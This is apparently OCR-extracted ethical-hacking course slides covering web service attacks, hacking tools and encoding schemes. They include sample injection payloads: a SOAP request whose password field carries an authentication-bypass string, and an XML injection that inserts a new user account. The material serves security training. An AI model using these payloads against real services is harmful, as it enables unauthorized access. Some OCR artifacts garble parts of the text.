
Session Fixation

Privacy Attacks




ActiveX Attacks

# Web App Hacking Methodology




# Attack Web Services

- Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks



**C E H**  
Certified Ethical Hacker

- 




# Web Service Attacks: SOAP Injection



- Attacker injects **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**

http://www.juggyboy.com/ws/products.asmx

### Account Login



Username

Password

```
<?xml version=' 1.0' encoding=' UTF-8' standalone=' no'?>
- <SOAP-ENV:Envelope xmlns: SOAPSDK1='http://www.w3.org/2001/XMLSchema'
xmlns: SOAPSDK2=' http://www.w3.org/2001/ XMLSchema - instance'
xmlns: SOAPSDK3=' http://schemas.xmlsoap.org/soap/encoding/' xmlns:
SOAPENV='http://schemas .xmlsoap.org/soap /envelopeI'>
- <SOAP-ENV:Body>
- <SOAPSDK4:GetProductInformationByName
xmlns: SOAPSDK4=' http:// juggyboy/ProductInfo /'>
<SOAPSDK4: name>%</SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password>' or 1= 1 or blah = '</SOAPSDK4: password>
</SOAPSDK 4: GetProductInformationByName> </SOAP-ENV:Body>
</SOAP- ENV : Envelope>
```

## Server Response

```
<?xml version="1.0" encoding="utf-8" ?>
- <soap: Envelope xmlns: soap='http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www .w3 .org/2001/XMLSchema-
instance'
xmlns: xsd='http://www .w3 .org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
xmlns="http://juggyboy/ProductInfo/">
- <GetProductInformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

# Web Service Attacks: XML Injection

- Attackers inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



http://www.juggyboy.com/ws/login.asmx

### Account Login

 Username

Password

E-mail  [Submit](#)

`mark@certifiedhacker.com</mail> </user>  
<user> <username>Jason</username>  
<password>attack</password>  
<userid>105</userid><mail>jason@juggyboy.com</mail>`

## Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

Creates new  
user account  
on the server

# Web Services Parsing Attacks



Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a **denial-of-service** attack or generate logical errors in web service request processing



## Recursive Payloads



Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources

## Oversize Payloads

Attackers send a payload that is excessively large to **consume all systems resources** rendering web services inaccessible to other legitimate users




# Web Service Attack Tools: SoapUI and XMLSpy



## SoapUI


- SoapUI is a **web service** testing tool which supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks



<http://www.soapui.org>

## XMLSpy

- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**



<http://www.altova.com>


# Module Flow



# Web Application Hacking Tool: Burp Suite Professional



Burp Suite is an integrated platform for performing **security testing** of web applications



<http://www.portswigger.net>


# Web Application Hacking Tool: CookieDigger



CookieDigger helps **identify weak cookie generation** and **insecure implementations** of session management by web applications

It works by collecting and analyzing **cookies** issued by a web application for multiple users

The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the **cookie values**



# Web Application Hacking Tool: WebScarab



- WebScarab is a framework for **analyzing applications** that communicate using the HTTP and HTTPS protocols
- It allows the attacker to **review and modify requests** created by the browser before they are sent to the server, and to **review and modify responses** returned from the server before they are received by the browser

The screenshot shows the WebScarab application window. The 'Summary' tab is selected, displaying a tree view of the conversation list on the left and a table of requests and responses on the right. The tree view shows a directory structure for 'http://www.owasp.org:80/' with subdirectories like 'banners/', 'images/', 'index.php/', 'Main\_Page', and 'skins/'. The table below shows the details of the requests and responses.

ID	Date	Method	Host	Path	Parameters	Status	Origin
5	/06/23...	GET	http://www.owasp.org:80	/skins/monobook/main...	??	200 OK	Proxy
4	/06/23...	GET	http://www.owasp.org:80	/skins/common/IEFixes...		200 OK	Proxy
3	/06/23...	GET	http://www.owasp.org:80	/skins/common/commo...		200 OK	Proxy
2	/06/23...	GET	http://www.owasp.org:80	/index.php/Main_Page		200 OK	Proxy
1	/06/23...	GET	http://www.owasp.org:80	/		301 Moved ...	Proxy

5.27 / 63.56

<http://www.owasp.org>

# Web Application Hacking Tools



**Instant Source**

<http://www.blazingtools.com>



**HttpBee**

<http://www.o0o.nu>



**w3af**

<http://w3af.org>



**Teleport Pro**

<http://www.tenmax.com>



**GNU Wget**

[www.gnu.org](http://www.gnu.org)



**WebCopier**

<http://www.maximumsoft.com>



**BlackWidow**

<http://softbytelabs.com>



**HTTTrack**

<http://www.httrack.com>



**cURL**


<http://curl.haxx.se>



**MileSCAN ParosPro**

<http://www.milescan.com>

# Module Flow



# Encoding Schemes

Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

## Types of Encoding Schemes

### URL Encoding



- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
  - %3d =
  - %0a New line
  - %20 space

### HTML Encoding



- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent particularly usual characters such as:
  - &amp; &
  - &lt; <
  - &gt; >

# Encoding Schemes

(Cont'd)

## Unicode Encoding

### 16 bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal

➤ %u2215 /

### UTF-8

- It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix

➤ %c2%a9 ©

➤ %e2%89%a0

## Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials

### Example:

cake =  
011000110110000101101011  
01100101

Base64 Encoding: 011000  
110110 000101 101011  
011001 010000 000000  
000000

## Hex Encoding

